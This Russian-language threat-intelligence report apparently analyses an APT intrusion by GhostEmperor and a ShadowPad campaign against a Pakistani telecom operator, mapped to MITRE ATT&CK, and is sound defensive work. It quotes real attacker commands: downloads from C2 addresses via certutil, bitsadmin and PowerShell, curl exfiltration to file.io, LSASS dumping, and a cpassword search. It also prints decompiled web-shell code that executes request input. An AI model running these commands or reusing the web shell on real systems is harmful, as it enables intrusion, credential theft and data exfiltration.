APT-группа использует различные методы атак, включая фишинговые кампании, использование уязвимостей в программном обеспечении, а также перехват сетевого трафика. Актор использует разные инструменты и техники, чтобы оставаться незамеченным: подложные доменные имена, зашифрованные каналы связи, а также распространение вредоносных программ через несколько этапов.

1

Жертвы:

GhostEmperor, как правило, нацелена на правительственные и корпоративные сети, в основном в Юго-Восточной Азии, хотя их атаки могут распространяться и на другие регионы.

2

Методы атаки:

Эта группа использует разнообразные методы атаки, включая spear-phishing (целевые фишинговые атаки), вредоносные вложения в электронной почте и эксплуатацию уязвимостей в сети. Они также используют инструменты удаленного доступа (RAT) и самописные вредоносные программы для получения доступа к системам жертвы и контроля над ними.

3

Цели:

Целями GhostEmperor обычно являются кража данных, шпионаж.

В этом инциденте нам не доступна информация о первоначальном векторе заражения компании. Обнаруженные события позволяют выявить действия актора на зараженных серверах компании с середины Cyber Kill Chain. Как свойственно многим азиатским группировкам, злоумышленник закрепляет свое присутствие техникой **Hijack Execution Flow: DLL Side-Loading T1574.002.**

Детальное описание

Ingress Tool Transfer T1105:

Первым шагом атакующий загружает в систему легитимное программное обеспечение meupdate.exe (MD5: 0114B3BF0B53DEB5B9C300B2295DD71F) с легитимной подписью Microsoft Corporation по нестандартному пути C:\Windows\help\help\meupdate.exe.

Доставка этого ПО осуществляется через утилиту LOLBin certutil.exe:

```
cmd.exe /c certutil -urlcache -split -f http://8.210.141[.]104:8099/MEUpdate.exe
C:\Windows\Help\Help\MEUpdate.exe"
```

Согласно описанию Microsoft это программное обеспечение является компонентом обновления встроенного в Windows браузера Edge. Стандартный путь и имя расположения программы: C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe"

Рисунок 7 Доверенная цифровая подпись

Hijack Execution Flow: DLL Side-Loading T1574.002:

Также в эту директорию помещается вредоносная библиотека msedgeupdate.dll (MD5: 6D72C024B804CF690C7E7E8A7135EDB0). После запуска процесса вредоносная библиотека загружается в его адресное пространство и устанавливает сетевые соединения с адресами:

- 47.96.167[.]205
- 8.210.141[.]104
- 23.224.91[.]98

Рисунок 8 Сведения о сетевых соединениях

TCP sessions ⓘ Download data

Threat score	Destination IP	Source port	Destination port	Size	Packets
100	47.96.167.205	49691	8088	54.98 KB (56304 B)	218

Установка TCP-сессии к C2 атакующих

Указанные адреса являются командными центрами злоумышленников, с их помощью они осуществляют управление вредоносным программным обеспечением. С этих IP-адресов осуществлялась загрузка большого количества вредоносных семплов.

Информация из Kaspersky Threat Intelligence Portal.

Рисунок 9 Сведения о ВПО, обращавшемся к вредоносному IP

Files related to IP address ⓘ Download data

Status	Hits (≈)	File MD5	Detection name
Malware	100	6D72C024B804CF690C7E7E8A7135EDB0	Trojan.Win32.Dllhijacker.abz
Malware	100	2F3EFD65D03B64B20B3137D0979DB04A	Trojan.Win32.CobaltStrike.sb
Malware	100	9D4D3D18920EDE36D85B27566A41610E	Trojan.Win32.CobaltStrike.sb
Malware	100	68A569E4BA87A65B6FB7323C76770268	Trojan.Win32.CobaltStrike.sb
Malware	10	39B1A324DDA16D6563B861865A3D25F9	HEUR:Trojan.Multi.GenBadur.genw
Malware	10	A4D494ABA811002D77A3EA74D1B49CA2	HEUR:Trojan.Multi.GenBadur.genw
Malware	10	952ABBCABFC7BB8FE0EA861D9C8A2FED	HEUR:Trojan.Multi.GenBadur.genw
Malware	10	2595F221EFA24E1BC6C7E391AE4C5D97	Trojan.Win32.CobaltStrike.sb
Malware	10	B3DEE7F1D6DD49F2B113034C40C50B42	HEUR:Trojan.Win32.Generic
Malware	10	A57DCD728D73A1CA842455A3B0F8EDC3	HEUR:Trojan.Win32.Generic

Process Injection: Process Hollowing T1055.012 + Masquerading T1036:

Далее происходит выполнение техники **Process Injection: Process Hollowing T1055.012.** Основной механизм техники — создание процесса в приостановленном (Suspended) состоянии. Это позволяет атакующему внедрять вредоносный код в такой процесс, заменяя образ исполняемого файла в адресном пространстве. Подробное описание этой техники приведено в разделе «Технические детали». Часто злоумышленник одновременно с Process Hollowing маскируется под легитимный процесс **(Masquerading T1036).**

В описываемом инциденте актор осуществил Process Hollowing, создав процесс svchost.exe. После замены образа и старта вредоносного кода в контексте svchost.exe в системе началась основная вредоносная активность, связанная с разведкой и сбором информации для дальнейшей ее эксфильтрации.

Create or Modify System Process: Windows Service T1543.003:

Зараженный svchost.exe порождает дочерний процесс cmd.exe, который производит регистрацию и запуск службы для повышения прав от администратора до системы:

```
sc.exe create "server power" binpath= "C:\Windows\system32\cmd.exe /c start
C:\Windows\Help\help\MEUpdate.exe"
sc.exe start "server power"
```

Аналогичная цепочка процессов появляется при проведении атакующим разведки окружения **svchost. exe › cmd.exe › процесс для разведки.** Актор использует стандартный набор команд, позволяющий собрать основную информацию о зараженной системе.

Техника матрицы MITRE ATT&CK	Команды
System Owner/User Discovery T1033	quser.exe whoami quser.exe quser
System Time Discovery T1124	net.exe time /do
Process Discovery T1057	tasklist.exe /svc
System Network Connections Discovery T1049	cmd.exe" /c netstat -ano"
System Network Configuration Discovery T1016	ipconfig.exe /all
System Information Discovery T1082	cmd.exe /C systeminfo cmd.exe /C net view \\HOST X
File and Directory Discovery T1083	cmd.exe /c dir $appdata"
Software Discovery: Security Software Discovery T1518.001	cmd.exe /C dir "$programfiles\Kaspersky Lab\Kaspersky Endpoint Security for Windows\version.txt" cmd.exe /C type "$programfiles\Kaspersky Lab\Kaspersky Endpoint Security for Windows\version.txt"
Permission Groups Discovery T1069	cmd.exe /C net group "domain admins" /domain" cmd.exe /C net group /do
System Network Configuration Discovery: Internet Connection Discovery T1016.001	ping.exe -n 1 -a 10.1.2.98
Group Policy Discovery T1615	cmd.exe /C type \\<dc_hostname>\SYSVOL\<fqdn>\Policies\{C9289F9A-2AB9-****-****-*****}\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml" cmd.exe /C type \\<dc_hostname>\sysvol\run.bat"


После разведки окружения злоумышленник пытался получить учетные данные пользователей для дальнейшего перемещения по сети.

OS Credential Dumping: LSASS Memory T1003.001:

Для получения NT-хэшей паролей учетных записей пользователей был сделан дамп процесса lsass.exe.

Утилита, которая использовалось для дампа lsass.exe, довольно любопытна — DumpMinitool.exe (MD5: 851CCE9179292C448E5AA3525576C459). Она является частью пакета Microsoft Visual Studio и может находиться на машине в легальной директории C:\Program Files\Microsoft Visual Studio\2022\Enterprise\Common7\IDE\Extensions\TestPlatform\Extensions\DumpMinitool.exe. Утилита по какой-то причине очень популярна на азиатских форумах в теме обхода защитных средств для дампа lsass.exe[2]:

Рисунок 10 Валидная цифровая подпись



В описываемом инциденте атакующий использовал классический метод применения этой утилиты:

```
$windir\Help\Help\DumpMinitool.exe  --file 1.txt --processId 748 --dumpType Full"
cmd.exe /C DumpMinitool.exe --file 1.txt --processId 748 --dumpType Full"
```

2


aqtd	wangan	programmerall	ctfiot	tencent
Подробнее	Подробнее	Подробнее	Подробнее	Подробнее

Дополнительно злоумышленник использует сразу 3 утилиты с двумя разными библиотеками:

- $windir\help\help\ssp.exe (MD5: AF893448B4D1862C42D6E1CC3AA8878D)
- $windir\help\help\duplicatedump.exe - (MF5: AD2C078AE847EDE5C66494F0DDECD35C)
- $windir\help\help\new.exe - (MD5: 018F65947686B4CEA313570AC74780BD)
- $windir\Help\Help\LSAPlugin.dll - (MD5: EC38F08AAAEADD833B0B356E2783FFD4)
- $windir\Help\Help\Dll7.dll - (MD5: 871CC8F514011F4796982D5E6E5F35C1)


Утилита всегда доставлялась в паре с архивом и запускалась из открытых директорий:

Рисунок 11 Содержимое архива




```
$windir\Help\Help\ssp.exe  $windir\Help\Help\Dll7.dll
$windir\help\help\duplicatedump.exe  -f test -c $windir\Help\Help\LSAPlugin.dll
$windir\Help\Help\new.exe  C:\Windows\help\help\dll7.dll
```

Рисунок 12 Execution graph. Интерфейс TIP




Утилита ssp.exe (MD5: AF893448B4D1862C42D6E1CC3AA8878D) является собранным вариантом общедоступной утилиты mimikat_ssp[3] — инструмента, используемого для компрометации и кражи учетных данных и секретов из lsass.exe. Ее также используют различные азиатские группировки.

3 **mimikat**

Подробнее

Рисунок 13 Сборка mimikat_ssp



Второй утилитой является DuplicateDump.exe[4] — инструмент, также используемый для компрометации и кражи учетных данных и секретов из lsass.exe. Особенность этой утилиты в том, что она дублирует хэндл процесса lsass.exe: утилита получает готовый к использованию хэндл процесса lsass.exe без вызова OpenProcess, что позволяет обойти классическое обнаружение дампа lsass, основанное на 10 событии Sysmon — Process Access. Как и в первом случае, использование данной утилиты замечено за азиатскими группами.

4 **Duplicate**

Подробнее

Рисунок 14 Описание утилиты

README.md

DuplicateDump

DuplicateDump is a fork of MirrorDump with following modifications:

- DInovke implementation
- LSA plugin DLL written in C++ which could be clean up after dumping LSASS. MirrorDump compile LSA plugin as .NET assembly which would not be unloaded by LSASS process. That's why MirrorDump failed to delete the plugin.
- PID of dump process (i.e., DuplicateDump) is shared to LSA plugin through named pipe
- Passing value "0" instead of LSASS PID to MiniDumpWriteDump. This prevent MiniDumpWriteDump from opening its own handle to LSASS

DuplicateDump add custom LSA plugin that duplicate LSASS process handle from the LSASS process to DuplicateDump. So DuplicateDump has a ready to use process handle to LSASS without invoking OpenProcess.

Unsecured Credentials: Group Policy Preferences T1552.006:

Помимо дампа процесса lsass.exe, атакующий попытался найти пароли в файлах групповых политик с помощью утилиты **findstr** и слова **cpassword:**

```
cmd.exe /C findstr /s /i "cpassword" \\<dc_hostname>\sysvol\*.xml"
```

Было обнаружено, что актор загружает на скомпрометированную систему с помощью bitsadmin и PowerShell-файл 1.txt после этапа кражи учетных данных. К сожалению, нам не удалось достать данный файл при изучении инцидента. Цель загрузки остается неопределенной. Тем не менее факт использования утилит для загрузки файлов с подозрительных внешних IP-адресов внутри домена остается подозрительным событием.

BITS Jobs T1197 + Ingress Tool Transfer T1105:

```
cmd.exe /c bitsadmin /transfer n http://8.210.141[.]104:8099/1.txt $public\Downloads\1.txt
```

PowerShell T1059.001 + Ingress Tool Transfer T1105:

```
cmd.exe /c PowerShell iwr -Uri http://8.210.141[.]104:8099/1.txt -OutFile c:\1.txt -UseBasicParsing
```

Сбор интересующей информации производится в архивы, которые складываются в ту же директорию, что и ранее: $windir\Help\Help.

Archive Collected Data: Archive via Utility:

```
$windir\Help\Help\7z.exe  a $windir\Help\Help\tg.7z $windir\Help\Help\1.rar
```

Вывод архивов осуществляется на легальное облачное хранилище с помощью утилиты curl.

Exfiltration Over Web Service: Exfiltration to Cloud Storage T1567.002:

```
curl.exe -F "file=@$windir\help\help\1.rar" --ssl-no-revoke https[:]//file.io
```


Итоги

Атакующие используют излюбленную технику азиатских APT для закрепления в инфраструктуре — **Hijack Execution Flow: DLL Side-Loading T1574.002.** Также в атаке используются утилиты для получения учетных данных пользователей, популярные в основном на азиатских форумах. Наиболее вероятная цель атакующих — кибершпионаж и эксфильтрация данных. Данные собираются в отдельные архивы и выводятся с помощью легальных сервисов, таких как популярные облачные хранилища.

Скачать техники в формате .json для MITRE Navigator.

Подробнее

Рисунок 15 Интерфейс страницы Threat Landscape в TIP



Инциденты с азиатскими APT в разных уголках планеты

Инцидент 3 — Пакистан

Инцидент 3 — Пакистан

Сводка по жертве

Индустрия

Телекоммуникации

Затронутые страны

Пакистан

Угроза

Shadowpad, PlugX, China Chopper, Stowaway RAT

Описание инцидента

В середине осени 2021 года специалистами «Лаборатории Касперского» была обнаружена новая кампания вредоноса ShadowPad, направленная на один из национальных телекомов Пакистана. При проведении ретроспективного анализа подозрительной активности в сети телекома экспертам удалось обнаружить на компьютерах инженеров АСУ и системах автоматизации активный бэкдор семейства ShadowPad. На основе собранных данных мы можем предположить, что атака началась не позднее зимы 2021 года и злоумышленники были активны в сети по меньшей мере на протяжении 11 месяцев.

Детальное описание

Предполагается, что первоначальное заражение произошло в результате эксплуатации уязвимости в MS Exchange: CVE-2021-26855 — **Exploit Public-Facing Application T1190.** На почтовом сервере жертвы был обнаружен WebShell в виде вредоносной dll, используемой атакующими для получения удаленного доступа на сервер.

Рисунок 16 Вредоносная DLL — WebShell

```
[JSFunction(JSFunctionAttributeEnum.HasStackFrame)]
public virtual void Page_Load()
{
    StackFrame.PushStackFrameForMethod(this, new JSLocalField[0], ((INeedEngine)this).GetEngine());
    try
    {
        LateBinding lateBinding = new LateBinding("End");
        object[] localVars = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop
          ()).localVars;
        Eval.JScriptEvaluate(base.Request["exec_code"], ((INeedEngine)this).GetEngine());
        object[] localVars2 = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop
          ()).localVars;
        LateBinding lateBinding2 = lateBinding;
        lateBinding2.obj = base.Response;
        lateBinding2.GetNonMissingValue();
        object[] localVars3 = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop
          ()).localVars;
    }
    finally
    {
        ((INeedEngine)this).GetEngine().PopScriptObject();
    }
}
```

После получения доступа к системе был установлен бэкдор Cobalt Strike, который, скорее всего, был использован для первоначального сбора информации, включая данные аутентификации. Предполагается, что эти данные использовались для дальнейшего распространения по сети.

Последовательность команд:

```
cmd /c cd /d "C:/inetpub/wwwroot/aspnet_client"&whoami&echo [S]&cd&echo [E]"
```

Отслеживалась ранее в хорошо известном веб-шелле под названием China Chopper Webshell[5].

5
China Chopper

Подробнее

Бэкдор был установлен в системе как служба Windows **(Windows Service T1543.003).** Для Cobalt Strike характерны службы с именем, содержащим 8 рандомных символов:

```
$hklm\system\controlset001\services\hixnjvod
```

Windows Command Shell T1059.003 + PowerShell T1059.001 + Obfuscated Files or Information T1027:

